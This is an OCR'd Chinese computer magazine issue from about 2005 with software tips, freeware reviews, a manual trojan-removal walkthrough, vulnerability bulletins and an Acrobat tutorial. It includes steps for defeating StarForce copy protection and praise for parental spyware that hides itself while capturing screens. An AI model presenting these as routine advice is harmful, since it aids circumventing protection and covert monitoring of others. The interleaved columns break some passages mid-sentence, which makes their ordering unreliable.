第四步：打开“我的电脑”，所有物理光驱都消失了，只有虚拟光驱。将游戏镜像文件加载到虚拟光驱中，这样不必拔掉光驱就可以玩用StarForce加密的游戏了。

第五步：玩完游戏后，再次打开StarFuck，点击“启用光驱”，重启电脑后，原来的光驱就会显示出来了。　CF [YY08]

体验智能ABC的特殊符号输入

★

■湖北　韩山

本刊第10期《特殊符号！我要轻松输入你》一文介绍了多种输入法输入特殊符号的方法，而智能ABC输入法的用户也很多，因此我再为大家介绍一些关于它的实用输入技巧，让你大大提高输入速度。

1.直接输入英文

如果在智能输入法中输入英文，只要在输入的英文字母前先输入“v”即可，如输入“teacher”，只需键入“vteacher”即可。

2.输入大写数字

要在智能ABC中输入大写的数字，如“一”、“二”、“三”或“壹”、“贰”、“叁”，需要使用的快捷键就是“i”和“I”键。比如要输入“三”，只要键入“i3”，要输入“贰”，只要键入“I2”（按住“Shift＋i”，即可输入“I”）即可。

3.输入中文日期

在智能ABC中快速输入年月日的方法与其他输入法相似，使用“n”、“y”、“r”来分割“年”、“月”、“日”，只是要输入前，还要加上“i”，如要输入“二〇〇四年五月八日”，只需键入“i2004n5y8r”即可。

4.快速输入单位

智能ABC还提供了单位的快速输入，所用热键同样是“i”，采用“i＋单位缩写”，比如要输入“厘米”，则只要键入“icm”即可。输入“万”、“千”、“百”、“十”等的方法是在其声母前加“i”，如输入“千”，只需键入“iq”就可以。


5.其他字符的快速输入

利用“v”键＋数字键，再结合“上翻”、“下翻”可以出现一些特殊的符号。如键入“v1”就能出现104个特殊符号，你还可以试着体会“v2”到“v9”会有更多意外符号。　CF [YY09]

新软物语

软件版本:1.0
软件大小:1261KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://nj.onlinedown.net/soft/39405.htm


模拟Windows XP的全程安装:Windows XP Setup Simulator



问:我的好朋友想学习Windows XP的安装，请问有什么软件可以帮助他吗?

答:可以让你的朋友试用一下Windows XP Setup Simulator，这是一款全程模拟Windows XP安装的软件，而且使用起来非常简单，只要将程序安装到任意目录后，运行Windows Xp Setup.exe，就可以开始模拟Windows XP的安装了。虽然安装界面是英文，但安装方法基本相同，所以特别将这款软件推荐给大家。

关机前也能运行程序:LAST CHANCE



软件版本:1.03
软件大小:877KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://209.95.106.186/public/lchance.exe

问:因为工作关系，我需要在每次关机前运行一个备份程序，请问用什么软件来完成比较好呢?

答:很多朋友关机前需要运行一些如删除临时文件或备份文件的操作，但关闭电脑时经常容易忘记，这时还要再次打开电脑，删除后再关闭。遇到这种问题，推荐使用LAST CHANCE。

运行软件后，打开软件窗口，点击"Run on shutdown"(当关闭时运行)标签下的"Add"按钮，分别填好Description(描述)、Command(命令)、Parameters(参数)及"Working directory"(工作目录)，点击"Test"测试，无误后，点击"OK"即可。这样只要软件在后台运行，关机时就会运行设置好的命令了。

如果需要进行资源复制等操作，可在"Run on resource availability"标签中进行设置。

删除的文件还能找回:Fundelete



软件版本:2.02
软件大小:872KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.sysinternals.com/files/fundelete.exe

问:我比较马虎，平时经常误删文件，请问有没有好办法可以随时恢复被我删除的文件呢?

答：要恢复被删除的文件，建议使用Fundelete，与其他具有恢复被删除文件功能的软件相比，它最大的特色就在于它与系统中的回收站紧密结合，不管是通过回收站删除的文件，还是通过其他程序或命令行模式下的方法，都可通过它进行恢复。

软件安装完成，重启系统就会在后台运行，当需要恢复时，先运行软件，然后选择好恢复的文件，点击"Undelete"按钮进行恢复。

CFan小白鼠

最近更新

WinRAR 3.50 Beta5　升级指数:★

老牌压缩软件。新版改进了对64位Windows的支持，并且增强了"修复"命令的功能，并进行了少部分的BUG修复。这些更新对于大多数来说根本没必要。

下载地址:http://www.winrar.com.cn/download.htm

紫光拼音输入法4.0 M1 增强版 Build 2　升级指数:★★

功能强大的拼音输入法。在推出4.0 M1增强版Build 1后，最新的Build 2又和大家见面了。其中更新输入法设置工具到2.5.9版;去掉了"最优化设定"选项，方便用户配置;默认不选中"动态调整字使用频率"选项，避免输入时崩溃;优化了安装程序，卸载程序更加完善。

下载地址:http://nj.onlinedown.net/soft/39112.htm

UltraISO 7.6.0.1081　升级指数:★★

制作光盘映像文件的工具。新版本对音频映像文件的处理有所加强。比如，可以直接从光盘或映像文件中提取MP3文件，这样可以很方便地从CD映像文件中提取出MP3文件;可直接播放光盘音轨和音乐光盘映像中的WAV文件;可读取音乐光盘BIN/CUE、NRG和PXI映像中的CD-TEXT信息。新版本还增加了更多新功能，如生成ISO映像的MD5文件等。

下载地址:http://nj.onlinedown.net/soft/614.htm


试用体验

山东读者飘良:可能是Google已经开始重视中国市场，最新的Google

Desktop Search 1.0简体中文版新增了两个不错的新功能，分别是搜索QQ及MSN Messenger聊天记录的功能。对于经常用这两种工具与客户交流的读者，当寻找资料时，就不用像以前那样麻烦了！

下载地址:http://nj.onlinedown.net/soft/35700.htm

山东读者飘良:最近我使用的网络防火墙软件ZoneAlarm升级到了最新的6.0 Beta版。新版本中最受人关注的就是“反间谍程序”检测及防护功能，与病毒、木马、垃圾邮件并称“四害”的间谍程序如今也被渐渐被各大安全厂商所重视，还是非常让人高兴的。不过这个“反间谍”功能居然把腾讯的TM当成间谍软件，在软件自动对系统进行间谍软件扫描后，建议仔细查看扫描结果，否则ZoneAlarm会将其删除(见图)。此外，新版本还整合了网络、操作系统、程序三种防火墙，增强了反病毒功能(隔离与暂停)，而新加的自动结束控制的功能主要用禁止执行恶意程序。



选择“Ignore Always”项即可

下载地址:http://www.zonelabs.com

新软试用

山东读者飘良:看了11期介绍的隐藏QQ皮肤后，我也在网上找到了一款比较有意思的QQ皮肤。它是专门为那些喜欢挂级的朋友制作的，使用后整个QQ只显示出一个图标，其他什么也没有。不仅节省资源占用，还非常有意思，有兴趣的朋友可以试试。

下载地址:http://www.newhua.com/cfan/200513/gqqzy.rar

将Access转为Excel表格:AccessToExcel

问：为了方便管理，我公司网站后台使用了Access制作的MDB数据库，现在经理让我将其中的几个表格导出为Excel表格，以方便其他部门使用，请问我应该怎么做呢？

答：需要将MDB数据库中某个或一些表格转换为Excel表格是不少办公人员都会遇到的问题，以前我遇到这个问题时都是使用AccessToExcel，现在也将它推荐给你。



软件版本:1.3
软件大小:1109KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.skycn.com/soft/845.html

打开软件后，点击“数据库操作”标签下的“选择数据库”，打开数据库。单击“获取数据表”按钮，在“数据表名称列表”下选择好要导出的表格，现在就可点击“获取字段列表→览数据”按钮对数据进行整理。最后，再使用“导出数据”标签下的“选择导出文件”，设置好Excel表格导出的位置后点击“导出”即可。

用连连看背单词:博乐连连看背单词



软件版本:0.11
软件大小:3484KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://boloo.nease.net/wordllk.exe

问：请问有没有可以让我轻轻松松就能背单词的软件呢？

答：现在最火的游戏就是连连看，于是就有人就制作了结合了连连看及背单词的小游戏。

游戏的玩法与其他连连看游戏相似，只是除了要求图案相同外，还需要注意，消除的两个方块中，一个词汇要为英文，另一个要为中文。当两个方块消除时，窗口中间还会再次显示该单词，同时还会念出单词读音，以加深记忆。而且这款软件每周定期升级数据库，只要登录http://www.boloo.com.cn.就可以下载到最新的单词包。

扩展名批量巧更改:ExtConvert

问：有没有能同时对多个扩展名同时修改的软件呢？比如一次性将JPGN修改为JPG，将RAA修改为RA等。

答：现在虽然有很多更名软件，但批量更改扩展名的软件还很少，即便可以进行批量更改的软件，大多也只能一次修改一种扩展名，如果需要同时修改多种扩展名，那么只有使用这里推荐的ExtConvert了。由于这款软件使用简单，所以对不会DOS命令而需要修改扩展名的菜鸟来说，也非常有用。



软件版本:1.01
软件大小:380KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.tourplat.com/bluesoft/down/extconvert_1_01.zip

进入软件，在“选择待处理文件所在目录”设置好处理目录，接着在“转换前扩展名”及“转换后扩展名”下的文本框中输入好扩展名，用“添加”按钮将其一一添加，注意转换前后的扩展名是按照排列顺序一一对应的，最后点击“确定”按钮即可。

CF [YY10]

网络看护还是“妈妈”好

★★★

■飘流

每到暑假，家长会担心一个人在家的孩子“肆无忌惮”地玩游戏、上网。于是四处寻找监控软件成了每个家长的必要任务。但如今普遍是孩子的电脑水平比父母还高，想要找到一款不错的监控软件还真是不容易，为了解决所有家长的烦恼，这里就为大家介绍“网络妈妈”这款优秀的监控软件。

网络妈妈小档案

u软件版本:4.68　　软件大小:7780KB

u软件性质:免费软件　　适用平台:Windows 2000/XP

u下载地址:http://www.newhua.com/cfan/200513/netmamasetup.exe

1.为什么选择“网络妈妈”

软件有很多特色，比如不会在开始菜单、桌面、系统托盘中留下任何痕迹，让孩子感觉不到“妈妈”的存在;使用特殊的“调用码”而不是热键调出控制平台;可以对一些目录进行加密等。

2.如何使用“网络妈妈”？

安装并运行软件，第一次使用时，会出现使用“调用码”打开软件控制界面的提示，勾选“我记住了”，并确认，再输入访问密码。之后，依次输入“99887766”，在弹出窗口中输入设置的密码，打开“网络妈妈”控制平台(见图1)。



图1　如果是家长使用则切换至“家长模式”即可。点击“软件设置”按钮，就可以修改调用码及密码

实例1:让孩子只能在每周六、日的上午10点到下午18点玩游戏，上网聊天

第一步:点击“主要设置”下的“网络设置”按钮，在窗口右侧点击“聊天限制”，这里显示了一些常用聊天工具，分别选中，点击“禁用”按钮即可。这里你还可以使用“添加”按钮，添加一些其他聊天工具的运行程序，比如MyIM的MyIM.exe等等。

第二步:点击“本机设置”按钮，点击窗口右侧的“游戏限制”标签，同样选中所有的游戏，并点击“禁用”。

第三步:点击“时间限制”标签，通过点击，将星期六、星期日10点至18点的时段按钮设置为蓝色，除此之外，全部设置为灰色(见图2)。同时勾选“聊天、游戏”项即可。



图2　将光标移至时段按钮上，就会显示出具体的时段

现在所有的设置已经完成，只有到指定时段才能上网及玩游戏。

实例2:指定的工作文件(文件夹)不能动

第一步:同样是在控制平台的“主要设置”下，点击“本机设置”按钮，在窗口右侧的“禁用文件”下点击“添加”按钮，选择需要禁用的工作文件，这样该文件将无法被打开或运行。

第二步:点击“隐藏目录”标签，点击“添加”按钮，选择工作文档所在的文件夹，这样该目录就会隐藏，不会被孩子在操作电脑时误删。

实例3:轻松监控孩子用电脑的情况

第一步:在控制平台左侧点击“本机设置”，在窗口右侧的“日志设置”下勾选“启动屏幕监视功能”，再设置好“抓屏时间间隔”等参数(见图3)。



图3

第二步:在控制平台左侧点击“日志　览”，点击“屏幕日志”就可以看到屏幕抓图了。点击“网址日志”，可以看到访问过的所有网址。

小提示

★除了上面提到的各种功能外，“网络妈妈”还具有“网址黑名单”、“关键词过滤”等功能。

★由于没有菜单项，所以需要卸载软件时，要使用控制平台的“卸载软件”功能，将软件卸载，并重启。CF [YY11]

卡卡 Windows的安全小帮手



★

■瑞星工程师 史瑀

近日，瑞星公司推出了一款名为卡卡安全助手的系统安全辅助工具。该软件安装文件仅几百KB，可登录http://tool.ikaka.com网站下载并安装，完成后它就会出现在IE 览器上方(见图1)。下面就让我们来领略一下它的几个既专业又颇具特色的安全功能。



图1

1.病毒疫情实时监测

“病毒疫情实时监测”是卡卡安全助手的独有功能，能实时显示当前互联网连接的安全级别。单击工具栏左侧的“安全助手”按钮，在弹出的菜单中选择“设置…”，在弹出的“工具栏选项”对话框中勾选“病毒疫情实时监测”，并点击“确定”。当前的“病毒疫情等级图”将显示在卡卡安全助手工具栏上(见图2)。



图2

病毒疫情等级用四种颜色表示，分别为：绿色、黄色、橙色和红色，“q　　”指向的颜色为当前网络的安全等级。四种颜色中绿色级别最低，红色为最高。

2.系统清理

卡卡安全助手的“系统清理”具有痕迹清理和垃圾清理的功能，能快速清理使用痕迹和IE地址栏等上网记录信息，有效保护隐私，并可以删除无用垃圾文件提高系统运行速度。而且它还能根据需要进行默认清理、全面清理或自定义清理(见图3)。




图3

3.IE加载项管理

IE加载项的流行使IE具备了更多功能，虽然能使 览更加有趣或高效，但同时也有一些非法的加载项对用户系统安全存在威胁。卡卡安全助手的“管理加载项”工具可以检测到用户电脑中已安装的所有IE加载项程序，并显示其名称、类别、状态、发行者和文件的路径，你可以根据需要禁用、启用或永久地清理掉这些加载项(见图4)。

除此之外，卡卡安全助手还具有信息搜索、病毒资料搜索、智能广告拦截、系统修复、免费在线查毒等诸多功能。



图4

CF [YY12]



手工修复Windows XP的防火墙

■河北 香草天空

前些天朋友的电脑中了木马，清除木马后Windows XP防火墙消失了。点击“本地连接”的“属性”，提示“Windows不能显示此连接的属性，Windows Management Instrumentation(Windows管理体系结构组件WMI)信息可能损坏”。朋友为了节省空间已经把还原功能关闭了，如何恢复防火墙呢？经过几次失败后，终于在网上找到了解决方法。

第一步：打开“控制面板”，点击“管理工具”，双击“计算机管理”，选择“服务和应用程序→服务”选项，在窗口左侧找到“Windows Management Instrumentation”服务，将其停止。

第二步：打开C:\Windows\System32\wbem\Repository\目录，删除所有文件，重启电脑后，刚刚停用的WMI就会再次启动，从其他电脑中的C:\Windows\System32\wbem\Repository\目录拷贝一份新的无错文件，这样Windows XP自身的防火墙就又重生了。

CF [YY13]

■浙江 放浪形骸

★★★

一波三折杀木马

本文可以帮你学到

- 学会进程查看软件TroyanFindInfo的使用
- 学会手工杀毒木马的方法

前几天，同学在QQ上收到一个人传来的文件(见图1)，十分欣喜地打开，结果什么都没有，然后就发现自己也在不停地给人传文件，于是找我帮忙清除。其查杀过程一波三折，现成此文，以供大家参阅。




图1

1.轻松搞定伪装品

先删除了他接收到的文件，然后用进程查看软件TroyanFindInfo(下载地址:http://nj.onlinedown.net/soft/36670.htm)查看一下系统中所有进程。很快发现了一个很奇怪的进程(见图2)，虽然名称是RUNDLL32.EXE，但其他的诸如版本、产品名、说明都和微软的RUNDLL32.EXE不同。

另外，该文件保存在System目录下，而同学的系统是Windows 2000，系统自带的RUNDLL32.EXE应该保存在System32的文件夹中。基于以上的判断，初步断定该进程为木马进程，于是就用TroyanFindInfo中的"Edit→Kill process"(编辑→结束进程)关闭掉该进程。同时把C:\WINNT\System\目录下的木马原文件也删除。最后在注册表中查找所有的开机自启动项目，找到和刚才删除的RUNDLL32.EXE有关的键值即可。




图2 TroyanFindInfo可以很方便地查看进程文件的属性

小提示

★进程查看软件很多，比如以前介绍过的IceSword，本文介绍的TroyanFindInfo等。我个人喜欢用TroyanFindInfo，因为它比较小巧，信息也比较全面，实用。当你自己不能判断出进程文件时，还可以点击"Save"(保存)按钮，保存好LOG文件，然后传给高手，让他帮忙分析。

★以前大多数QQ病毒都是通过发送病毒网站地址来传播的，现在也有不少通过QQ直接发送病毒文件，比如，使用图片图标的EXE文件，大家在接收来自好友或陌生人的消息及文件时一定要提高警惕，最好先询问一下对方是否发过该信息或文件，以免无畏中招。

★开机自启动在注册表里的具体位置可以参见本刊2005年第1期的《中毒后遗症，妙手来清除》。

2.清除病毒的"幕后黑手"

本来以为是一个Easy Case，可刚回到家，同学就打来电话说好像木马没清除干净。过去一看，果然又出现了原来的状况。按照刚才介绍的方法先行处理过后，再回想一下整个操作，推断出可能木马把自己的分身隐藏到了系统的某个角落。

于是打开"我的电脑"，在菜单栏上点击"工具→文件夹选项"，在弹出的"查看"选项卡里将"隐藏受保护的操作系统文件(推荐)"和"隐藏已知文件类型的扩



漏洞再现: Windows远程桌面协助服务程序漏洞

影响系统: Windows XP

漏洞分析: Windows XP中的远程桌面协议是微软Windows XP附带的一个远程帮助工具，它允许客户端通过验证后访问远程终端。但最近被发现有可能在用户使用时出现密码钥匙被窃取的危险漏洞，当用户进行远程管理连接时服务器并没有进行身份验证，这样就很有可能被恶意攻击者轻易获得密码钥匙，从而有可能得到管理终端的权限 。

补"洞"办法:目前还没有微软的官方补丁，请在"控制面板→计算机管理→服务"中将远程管理协议停用(服务项:Remote Desktop Help Session Manager)。如需远程协助，建议使用其他的远程帮助方案。

漏洞再现:RM格式文件也危险

影响系统:QQ2004全部版本、QQ2005 Beta1

漏洞分析:最近又一种新兴的QQ尾巴病毒出现，这条"尾巴"不同于以往，它是一个RM在线视频的链接，如果不小心点中，并且用RealPlayer打开，该视频文件就会打开一个病毒木马页面，将病毒拷贝到系统目录下，建立一个DLL文件来记录好友的 称，向所有好友发送带毒的网页地址。

补"洞"方法:不要轻易打开好友发出的任何链接，暂时取消RealPlayer与RM、RA

展名"两项的勾选去除，再选中"隐藏文件和文件夹"里的"显示所有文件和文件夹"（见图3）。

进入系统目录里，仔细看了一下WINNT、System、System32的目录，果然不出所料，发现了"□.exe"和"notepad□.exe"两个特殊的文件，根据刚才查杀System目录下RUNDLL32.EXE的经验，这些文件既不是系统自带的程序，文件的属性又和刚才删除的RUNDLL32.EXE属性类似，可以推断出这些文件就是木马文件，自然将其删除。最后，再去注册表，检查一下所有的启动项目。




图3

小提示

★系统自带程序都有各自特定位置和图标，比如开始要删除的"RUNDLL32.EXE"，如果是系统自带程序，那在Windows 2000/XP中保存在系统目录里的System32文件夹里。

★类似于".exe"和"notepad □.exe"这类的木马文件的命名抓住了人们心理上的弱点，对相似东西会忽略掉。如果隐藏了扩展名，本例中的这两个文件粗粗看一眼就很容易忽略掉。还有一种就是用比较类似的字母或者数字来代替，达到混淆的目的，比如"I"(大写I)、"l"(小写L)、"1"(数字1)或者是"O"(字母O)"0"(数字0)就很容易拿来混淆。

3.最终善后

好事多磨，当我正暗自得意时，突然发现所有应用程序都无法使用，还弹出如图4所示提示，于是继续解决问题：到Window的系统目录里把"Regedit.exe"的扩展名改为COM，不理会警告再运行，即可打开"注册表编辑器"，然后再到[HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command]将"默认"键值改回"%1 %*"。再以"□"和"notepad□"为关键词进行搜索，结果又发现注册表的一处键值，即[HKEY_LOCAL_MACHINE\Software\Classes\txtfile\shell\open\command]也被修改成了"notepad□ %1"，修改回默认的"NOTEPAD.EXE %1"即可。

最后，为了保险起见，再用安装的杀毒软件对系统进行了全面的查毒，发现QQ目录中的"TIMPlatform.exe"也是木马，去QQ的目录里一看，发现还有一个文件"TIMP1atform.exe"，经过查看属性，查毒，确认它是被木马改名的原"TIMPlatform.exe"文件，改回后，一切正常。



图4

小提示

★在检查注册表时一定要眼尖，看清楚键值是不是给做了手脚，是不是多加了一个空格，或使用了混淆字母。

★当发现查杀完木马后系统出现异常，很有可能是其留下了诸多的后遗症，具体处理方法详见本刊2005年第1期的《中毒后遗症，妙手来清除》。

★推荐在手动清理完木马后再用杀毒软件对系统进行彻底的查杀。

小编有话说：无独有偶，小编最近也手动清除了几次病毒，使用的工具是RegFix(下载地址：http://nj.onlinedown.net/soft/25562.htm)及IceSword(http://www.newhua.com/cfan/200508/icesword.rar)，前者可用于修复注册表，后者则是非常不错的手工杀毒必备软件。其实只要用得顺手，使用任何工具都可以解决问题，整个流程就像本文介绍的那样。

CF [YY14]

等格式的关联。同时请留意RM格式文件的创建时间，删除新创建的未知RM格式文件。

漏洞再现：Firefox多个脚本管理器安全绕过机制漏洞

影响系统：Mozilla Firefox 1.0.4以前版本

漏洞分析：现在有越来越多的人开始使用Firefox 览器，因此漏洞也不可避免的暴露出来。远程恶意攻击者可以利用含有JavaScript脚本的程序，通过网站，在使用Firefox用户的电脑上利用"view-sourcE:"和"jar"等语句绕过安全验证，从而执行具备提升权限功能的脚本，进而实现反向连接。

补"洞"方法：升级到最新的Firefox 1.0.4 览器，经过协议审批验证就可以避免这种攻击。

病毒再现：魔婆(Backdoor/Mellpon)

病毒分析："魔婆"是一个后门程序，若被点击运行后，将删除自身，在当前目录下建立同名文件夹，并向该文件夹中释放大量JPG图片，用户往往认为打开的就是一个真正的文件夹。此外，该病毒可在TCP端口80开启HTTP服务，黑客通过该HTTP服务可以抓取被感染电脑的屏幕，并能够 览下载磁盘上的任意文件。由于该病毒将自身加入Windows防火墙的信任程序列表，Windows防火墙对于黑客通过病毒HTTP服务的 览下载操作都不会报警。此外，该病毒还可以结束多种杀毒软件、防火墙和调试工具进程，重定向多个常用网站，使得大多数常用杀毒软件无法升级。

拆"着"办法：不要点击来源不明的文件，并打开杀毒软件的"实时监控"。

■安徽　陌生（选题推荐:北京　肖肖　获奖金 50 元）

办公效率提高十倍　办公成本降低十倍　★★

你了解的 Acrobat 有多少？让我们重新体验！

本文可以帮你学到

- Acrobat 中如何协同工作，提高办公效率
- Acrobat 也做多媒体相册
- 将整个网站转换成 PDF
- 时光倒流，把 PDF 转成其他格式的文档

芝麻开门

什么是 PDF?

Acrobat[ˈækrəbæt]是专门用于阅读、编辑 PDF 文档的软件，那么什么是 PDF 呢？PDF 实际上是英文 Portable Document Format 的缩写，意为便携式文档格式，由美国 Adobe 公司发明，发展至今已将近十年了。

PDF 的核心原理是将 PostScript 语言图形化，而 PostScript 则是通用的打印机驱动语言，所以说，凡是能打印出来的，几乎都能够转成 PDF 文档。PDF 文档可跨越不同的系统，在 PC、苹果、Unix 平台上都能打开阅读，并且版式色彩都能保持不变，它还可以内嵌必要的字体，这样就不用担心其他电脑上的字体不全了。另外，PDF 具有完善的数字认证及加密方式，使得它非常安全，能很好地保护商业秘密、著作版权等。

Adobe 公司免费发行的 PDF 阅读器软件 Adobe Reader(官方下载:http://www.chinese-s.adobe.com/products/acrobat/readstep2.html)几乎已成为电脑里的标配软件，很容易得到。而如果你还想要编辑 PDF 文件，使它发挥更大的作用，则最好安装收费版本 Adobe Acrobat(最新版本为 7.01)，它也是本文的主角。

实例 1:Word 转 PDF，只需一步

创建 PDF 文档很简单，只要单击一个按钮就可以了。下面看看“对话”有限公司(虚构的公司名，如有雷同，纯属巧合)北京分部的经理王芳，是如何将每周的工作情况以 PDF 电子文档的形式发送到总公司供老板审阅的。

第一步: Acrobat 安装好后，它会自动在 Word、Excel、PowerPoint 等 Office 软件工具栏上嵌入几个转换宏按钮。如图 1 所示，在 Word 中编辑好报告内容后，单击“Convert to Adobe PDF”按钮，将弹出保存对话框，取好文件名，设置好保存路径后，按下“保存”即可完成 Word 到 PDF 的转换。

第二步:通过上面一个步骤创建好 PDF 文档后，将它作为附件 E-mail 给老板就可以了。其实也可以单击“Convert to Adobe PDF and EMail”宏按钮进行转换，它与前面的宏按钮功能相似，但是它在转换完成后，会自动打开默认的邮件程序，并自动将转换好的 PDF 文档作为邮件附件，填写好老板的邮箱地址，再写上几句简短的说明，发送即可。




图 1

小知识

条条大路通 PDF

其实，不一定非得用 Office 软件才能编辑 PDF 文档，理论上来说，凡是带打印功能的软件都可以生成 PDF 文件，这无疑大大扩展了我们选择的范围，像 EmEditor、写字板、Photoshop、PageMaker 等，都可以用作 PDF 编辑器。编辑好文档后，执行“文件→打印”命令调出打印对话框，安装 Acrobat 7.0 之后系统中自动会添加一个名为“Adobe PDF”的虚拟打印机，选择它进行打印，在随后显示的保存对话框中保存文件即可。

上面的方法都要求电脑中安装有 Acrobat，但是对个人来说 Acrobat 软件毕竟太昂贵，其实还可以通过其他方法来创建 PDF 文件，详见下页附表。

实例 2:已阅！电子批注就这么简单

我们看书的时候，总喜欢在书边随时记下感想。在 PDF 电子文档中，也可以让我们的思想自由驰骋。比如在上例中，当老板收到王芳发来的邮件后，他可以在 Acrobat 中打开附件里的 PDF 报告进行审阅，并通过注释工具给文档加上图章、批注等内容。

部分需要应用 Acrobat 的职业举例

职　业	用　途	需　要　掌　握　的　程　度
政府及商务专业人士	共享文档，审阅报告等	掌握一般性的操作，了解批注、安全、表单、审批等工具的使用。
工程技术人士	制作、交流技术文档等	编辑修改文档的各种操作，绘图工具的使用，团队协作所需要的信息安全、信息共享等相关工具的使用。
出版及设计人士	制作印刷品、电子书等	熟练的文档编辑操作，深入理解打印输出技术、多人协作技术等。

附表

软件名称	网页地址	功能简介
CreatePDF	http://createpdf.adobe.com	无需安装任何软件，在线即可完成PDF转换操作
OpenOffice	http://www.openoffice.org	与微软Office类似的办公软件，可直接导出PDF
Pdf995	http://www.pdf995.com	安装后会增加一个名为PDF995的虚拟打印机，打印时选择它即可转换为PDF
CorelDraw	http://www.corel.com	著名的设计软件，功能强大，可直接导出PDF，不过它也是一款价格不菲的软件

第一步：单击工具栏上的“图章”按钮，在打开的图章面板上选择一个图章，然后在文档中适当的位置点击一下，即可为文档盖上“已阅”的图章了。如果图章面板内没有图章可供选择，可单击“导入”，再在打开的自定义图章图像对话框中单击“ 览”，选择一个准备好的图形(可在Photoshop之类的软件中制作)，单击“确定”，将要求你输入自定义“种类”的名称，输入后确定即可。

第二步：右击盖好的图章，选择“属性”，在属性对话框的“外观”选项卡中，拖动透明度滑钮可将图章设置为透明状态。单击选中“锁定”项，确定后即可以锁定图章，使得别人无法更改或删除它，以保证批阅的安全性。

第三步：单击“注释”菜单，会发现它下面除了图章工具外，还收有许多其他类型的注释工具，比如执行“注释→添加附注”命令，会显示出一个附注框，输入说明文字即可；再比如你对报告的意见非常多，可以单独写在一个文件里，再通过注释工具中的“附件注释”将整个文件加到PDF报告文档中；还可以执行“注释→注释工具→录音注释”命令，为文档加上录音注释(见图2)。




图2

第四步：审阅完毕，保存修改过的文档，再把它以附件的形式发回去，王芳就能看到老板对她报告的具体意见了。如果想把批注的报告打印出来，又不想让上面的图章及注释等遮挡住文字内容，在打印对话框的“注释与表单”下拉列表中选择仅打印“文档”即可，如果想连同图章一同打印出来，则选择“文档和图章”。

实例3:快马加鞭，十道审批手续半小时搞定

上面的方法适用于平时的工作报告，但是遇到紧急的事情需要马上得到各层领导的逐层审批，再用上面的方法就显得慢半拍了。这时，可使用Acrobat特有的审批功能以加快工作效率。

第一步：在Acrobat中编辑好报告的内容，然后单击工具栏上的“发送供审阅”按钮，从下拉菜单中选择“通过电子邮件发送以供审批”项，将打开邀请审批向导窗口(见图3)。这个窗口内有一段说明文字，仔细讲解了审阅功能的使用方法。单击“ 览”按钮找到需要审批的PDF文档，再单击“下一步”。




图3

